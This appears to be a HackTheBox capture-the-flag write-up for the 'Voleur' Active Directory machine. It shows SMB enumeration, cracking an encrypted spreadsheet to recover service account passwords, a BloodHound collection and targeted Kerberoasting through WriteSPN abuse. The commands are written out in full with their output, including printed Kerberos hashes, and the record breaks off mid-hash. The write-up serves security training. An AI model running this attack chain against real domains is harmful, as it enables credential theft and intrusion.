
VOLEUR MACHINE - HACKTHEBOX - SEASON 8

RATE: MEDIUM

Initial credentials: "**ryan.naylor:HollowOct31Nyt**"

Nmap output: This confirms our target is a windows machine which is a Domain Controller.



```
Nmap scan report for DC.voleur.htb (10.10.11.76)
Host is up (1.4s latency).
Not shown: 65524 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE    VERSION
53/tcp    open  tcpwrapped
135/tcp   open  tcpwrapped
139/tcp   open  tcpwrapped
389/tcp   open  tcpwrapped
445/tcp   open  tcpwrapped
2222/tcp  open  tcpwrapped
| ssh-hostkey:
|   3072 42:40:39:30:d6:fc:44:95:37:e1:9b:88:0b:a2:d7:71 (RSA)
|   256 ae:d9:c2:b8:7d:65:6f:58:c8:f4:ae:4f:e4:e8:cd:94 (ECDSA)
|_  256 53:ad:6b:6c:ca:ae:1b:40:44:71:52:95:29:b1:bb:c1 (ED25519)
3268/tcp  open  tcpwrapped
3269/tcp  open  tcpwrapped
5985/tcp  open  tcpwrapped
9389/tcp  open  tcpwrapped
54728/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Aggressive OS guesses: Microsoft Windows Server 2022 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

Host script results:
|_clock-skew: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-09-16T17:28:56
```

Confirming if the credentials are working, it appeared we are dealing with a DC though with NTLM auth disabled as per the error interpretation in the image below

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt'
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTED
```

NTLM: FALSE → Implying that all auth is through kerberos

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k
SMB         10.10.11.76     445    DC              [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC              [+] voleur.htb\ryan.naylor:HollowOct31Nyt
```

SMB SHARE ENUMERATION


We have READ permission on share IT

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
SMB         10.10.11.76     445    DC              [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC              [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         10.10.11.76     445    DC              [*] Enumerated shares
SMB         10.10.11.76     445    DC              Share           Permissions     Remark
SMB         10.10.11.76     445    DC              -----           -----------     ------
SMB         10.10.11.76     445    DC              ADMIN$                          Remote Admin
SMB         10.10.11.76     445    DC              C$                              Default share
SMB         10.10.11.76     445    DC              Finance
SMB         10.10.11.76     445    DC              HR
SMB         10.10.11.76     445    DC              IPC$            READ            Remote IPC
SMB         10.10.11.76     445    DC              IT              READ
SMB         10.10.11.76     445    DC              NETLOGON        READ            Logon server share
SMB         10.10.11.76     445    DC              SYSVOL          READ            Logon server share

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─#
```

Since we are dealing with a DC that strictly uses kerberos for authentication, we will encounter a couple of errors if we do not set our environment right. E.g

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# kinit ryan.naylor@VOLEUR.HTB
kinit: Cannot find KDC for realm "VOLEUR.HTB" while getting initial credentials
```

So we edit the /etc/krb5.conf file to set up the realm.



Now we are quite good to go

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# export KRB5CCNAME=ryan.ccache

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# kinit ryan.naylor@VOLEUR.HTB
Password for ryan.naylor@VOLEUR.HTB:

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# klist
Ticket cache: FILE:ryan.ccache
Default principal: ryan.naylor@VOLEUR.HTB

Valid starting     Expires            Service principal
09/16/25 20:49:30  09/17/25 06:49:30  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 09/17/25 20:49:17

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─#
```

USER ENUMERATION AND ROLE DESCRIPTION

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --users
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         10.10.11.76     445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.76     445    DC               Administrator                 2025-01-28 20:35:13 0       Built-in account for administering the computer/domain
SMB         10.10.11.76     445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.76     445    DC               krbtgt                        2025-01-29 08:43:06 0       Key Distribution Center Service Account
SMB         10.10.11.76     445    DC               ryan.naylor                   2025-01-29 09:26:46 0       First-Line Support Technician
SMB         10.10.11.76     445    DC               marie.bryant                  2025-01-29 09:21:07 0       First-Line Support Technician
SMB         10.10.11.76     445    DC               lacey.miller                  2025-01-29 09:20:10 0       Second-Line Support Technician
SMB         10.10.11.76     445    DC               svc_ldap                      2025-01-29 09:20:54 0
SMB         10.10.11.76     445    DC               svc_backup                    2025-01-29 09:20:36 0
SMB         10.10.11.76     445    DC               svc_iis                       2025-01-29 09:20:45 0
SMB         10.10.11.76     445    DC               jeremy.combs                  2025-01-29 15:10:32 0       Third-Line Support Technician
SMB         10.10.11.76     445    DC               svc_winrm                     2025-01-31 09:10:12 0
SMB         10.10.11.76     445    DC               [*] Enumerated 11 local users: VOLEUR
```

Enumerating the IT share


//10.10.11.76/IT/First-Line Support/Access_Review.xlsx

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --spider IT --content --regex Encrypt
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         10.10.11.76     445    DC               [*] Spidering .
SMB         10.10.11.76     445    DC               //10.10.11.76/IT/First-Line Support/Access_Review.xlsx [lastm:'2025-05-30 01:23' size:16896 offset:4096 regex:'b'En
crypt'']
SMB         10.10.11.76     445    DC               //10.10.11.76/IT/First-Line Support/Access_Review.xlsx [lastm:'2025-05-30 01:23' size:16896 offset:16384 regex:'b'E
ncrypt'']
SMB         10.10.11.76     445    DC               //10.10.11.76/IT/First-Line Support/Access_Review.xlsx [lastm:'2025-05-30 01:23' size:16896 offset:16896 regex:'b'E
ncrypt'']
```

Using the nxc tool with the option –get-file, we are able to download and view the content of the Access_Review locally.

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u ryan.naylor -p 'HollowOct31Nyt' -k --share IT --get-file 'First-Line Support/Access_Review.xlsx' './Access_Review.xlsx'
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         10.10.11.76     445    DC               [*] Copying "First-Line Support/Access_Review.xlsx" to "./Access_Review.xlsx"
SMB         10.10.11.76     445    DC               [+] File "First-Line Support/Access_Review.xlsx" was downloaded to "./Access_Review.xlsx"
```

The file is password encrypted




Using **office2john tool**, we can convert the .xlsx file to hash format that can be cracked by john

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# office2john Access_Review.xlsx > file.hash

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# cat file.hash
Access_Review.xlsx:$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987
d59cfa111c

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─#
```

Cracked password → **football1**

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt file.hash
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
No password hashes left to crack (see FAQ)

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# john --show file.hash
Access_Review.xlsx:football1

1 password hash cracked, 0 left
```

File content



	A	B	C	D
1	**User**	**Job Title**	**Permissions**	**Notes**
2	Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systen
3	Marie.Bryant	First-Line Support Technician	SMB	
4	Lacey.Miller	Second-Line Support Technician	Remote Management Users	
5	Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and accour
6	Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
7	Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
8				
9				
10	**Service Accounts**			
11	svc_backup		Windows Backup	Speak to Jeremy!
12	svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
13	svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
14	svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.


Found working credentials for a service account: **svc_ldap || M1XyC9pW7qT5Vn**

```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Voleur/tmp]
└─# nxc smb 10.10.11.76 -u svc_ldap -p M1XyC9pW7qT5Vn -k
SMB         10.10.11.76     445    DC               [*]  x64 (name:DC) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.10.11.76     445    DC               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
```

BLOODHOUND DUMP

```
┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/bloodhound.dump]
└─# bloodhound-ce-python -c All,LoggedOn -d VOLEUR.HTB -u 'ryan.naylor' -p 'HollowOct31Nyt' -ns 10.10.11.76 -dc DC.VOLEUR.HTB -k
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: voleur.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.VOLEUR.HTB
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.VOLEUR.HTB
INFO: Found 12 users
INFO: Found 56 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.voleur.htb
INFO: Done in 01M 37S
```

With user **svc_ldap**, we can laterally move within the network to gain further foothold



Abusing the **WriteSPN** permission, we are able to retrieve the tgt hash for two users: **lacey.miller & svc_winrm**

```
┌──(root㉿Kali)-[/mnt/…/HTB/Voleur/tmp/targetedkrb]
└─# python3 targetedKerberoast.py -d VOLEUR.HTB --dc-host DC.VOLEUR.HTB -u 'svc_ldap' -k -v
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (lacey.miller)
[+] Printing hash for (lacey.miller)
$krb5tgs$23$*lacey.miller$VOLEUR.HTB$VOLEUR.HTB/lacey.miller*$fdd029accd3c785b82fc4d5c923cf647$259b0ab9ed1c3ef0b6751d9155fbbe8e101ab2bb083a9f25b21073226ecdc0fb0a0352355a92b3b544f4d296abf30ce9a6a1f505440c7dd804ebd4552de6677b2220aa4ad4d75fa8f535bb1057f89b3ffacf26d5eadae952789eb3b62aab3b1bd5f93fe177dfd2f134b6bbcdb230bcf8c034b8d82e1722e14d4a17e5c50210afde0cf25d57b80c1a0183def1d8688fd8f8fdc15f6cd0a5b79d64b1c2bf18f09836195c418ce6779e845ac86b9edfe8b9c982573bac13471c1c27a9fc8d7a28522f5b2aa7e41f9b314118d7fdeee33a393b05be664f517ee30656b00deba42c59ed51b4b656bd1d238baef91d2692e6b2e5ff9382c350d9391ad118f2ea97f7ae7e8b7d6910f41f5c19b289835f0d2b3d648758fa417d01fd940e2f654f683db504eef4a82348e036496e8b6304791047134 66c53f1acbaabea6e7512d241d72f504f4f2e512e61b214ea5ec78bdcf1762f4e3e4351881008b481adaeea3fcab0ca7d5c6c0b75067220b11e7ba333f6e3ea62599faf501d49f8e66bdab25232027e6b0db3dad8c77ffcf690283ea55e46f3c16fa7392a5bac7e43e323bd834a63ba3b7dd282c0638c482a5358065eecb75055f404e2a3a8948dc83f2dee7281d0844cf06cf7a43c054be74159ef4aad7eecd69af63ca7a807e1e45ab027baded5e0e200af8be343996ccd9bdd31df94b724e68bd5203edc8e268f2f0448bd56ee3b18eb9a0880438d3c0e4b51f07bc66d0edd88d5a60419bb2e922e24d9aa869d9258d718f3557cd5096a3aa2a19ba5887b91730d572b08412fcf58a59b23229feca0418d05e9c02dd217f8434d3cd19a7c81edf7a9a8712c8f32105b2576ff75a3002ad654fe6e87ffa05dc7d0adc5fdfe637e16bc5ea913ed479a570657205c49c320c20bd1db9c884caef0c158ee29c0f8956602197e9d2d92b11a83281af8643e46d2505ceb88b31f6abe29d79f88f596bfb9e24d4a2030faaf37b9635fc5dae7a45703a0db39a3a6efbc79bed4054c01b8474def0ee054637a42882df3e1f9f69d1f2bfd006c2623bad669ffe4af149cbba48508bba59545ccb2093bcffb89d5b811588f10839d333fafb5c7c66b234c1482356fcaa7707137a47fe0f15a27c9a4d6afcfcdaba4fd2d1fa7e46ec61bd355a3525fa90e58e474fa738501dbd42ace112df1dbbfdd37a8566b84e4e637005be855a2b2855b8f5843490ae5d85be0aa0c83c17adbe7c15b1b6b257395a929702490ed01fbaa8abf1f0ab2252036f810b6b4944c152db480e842454bd209494f462a1bdea33b9879844a84a4f22fa06b5db755331ddca0b4c0689b67f4f13d0fd707d1a4d83517de88f2b847c8c0b4b51bf7e37d89160c47a56fd141535e2704f15452497ea7327035d455fba6a8376a9aa3502c1e37eb458cfc54219b7da1699435c3eae8b7af17f760ff6e9723857eb706b407b2b190e77d7501d92d0b098c
[VERBOSE] SPN removed successfully for (lacey.miller)
[VERBOSE] SPN added successfully for (svc_winrm)
[+] Printing hash for (svc_winrm)
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$VOLEUR.HTB/svc_winrm*$0f8f7dee50c5c3f436762ffed29bb292$3774012ea2888b90f65a134d9aa624989d007be5795a66da4687477e962e87ab1f17d49cf75a19a0752d01a30c67530e3062e4974c7ef64628b680078548e2bbd66e9ffd9ed98c06d501439ff018dd33d44889f71a7c038348f12b7144c8ec28603b29300c9ce22b995a4123cbfcd78d1e77ed21220bd0b7f010435d1167a187f26b507e6767caadcafcb851253b132c090691c3c899a7e6848cfee946ec047dc0ee19f13513dc659ab837dbb881c2ff7bc5b155fd89ec3106f6af3d345d4d74bc1a48456ceff7d72ce37bbe0f9264261511df1a8583b7b7ef7bc9132c1d21a214cd4d4e06761d58d18a8a1384c011fcd0098f25d7a1d224be146515e9e86f4e426027bca57d58bfa20e0d202908b354797494d51b3aa8db899691c52536a849a36434b653994dc96fa42b79e606dc7feadf766088a9d07a9c477298e88ae49c1970f9257e78a3ad11a249eab14242e9dbf856070f014ff7d69a9de993aa2da8ae47889b007cfd7d64c0fed96aeb5a154f307793c53359e1fbbfaae021571fd6f2b771dfe93f0cb1bc178e7c4c74b720b7d9cbdd101e891f7a759262bd057f6f4682a05f6bf4c34736246aac63b104445760e5fb66f942e168ff1f94e83002f1acca07e54476d344577d90118f9b738bb2a95bfa815282bea3ee4c06d5a11f083c087d7b458cc355e329240ebcfdc156671a649ab629f5837a06e8ec35e385717be4ee1677834ac3db401a3a4e7259503b7f22d91114ae3c55a749c899a8216999af21bf0a924141561b6e799413f72d004c9f38a6dc37069599d6342c3a5df5862e0a90eaa32e1d238d1ad2d06de574f6b7b6d307c52ad0a72fc3fc380f5c96808a33d984b6b4dfe80deec3339fb434d08a8f6a8921aca7f66a7a079934f32645f3453f29ed835eff95f84138f70a612b3df07446f2605a2d9a4fc3d90155a4a7b5173203fa3db32bcc2733a1360759d465b2ef64f42da28ee67875c9e6b8a648988156d4149169cbfbf5453fe64e110fe76095e81eecc9cb26faa2d26b874bad21e43a7a58a7a85e67ad4defb820a65a625f6c46f6c4c4347aa01d40d713fd96ce543f64f8f109c3b7e672c85cb7d30f6b3fa5e4d4eb99c137a3ae1f2cbb1270af2b934b1b32899c8ef7175aeb1dd790185608e3516560b13ad4fbc6fc1e828291d6a3959f15d5b295d189997032ed8b0533d2e73103ea5e1414e5ccd8bec0f6e0751770c2935da8175554e9cf38af133a8a8b3085251f42000353de2613e9ab5d2cf94d55c9ef339338b73dbd2aa9b856719850b8e6084114c6a707ac5fdf943076568892a7f30502f8f5923f3af2c392a1f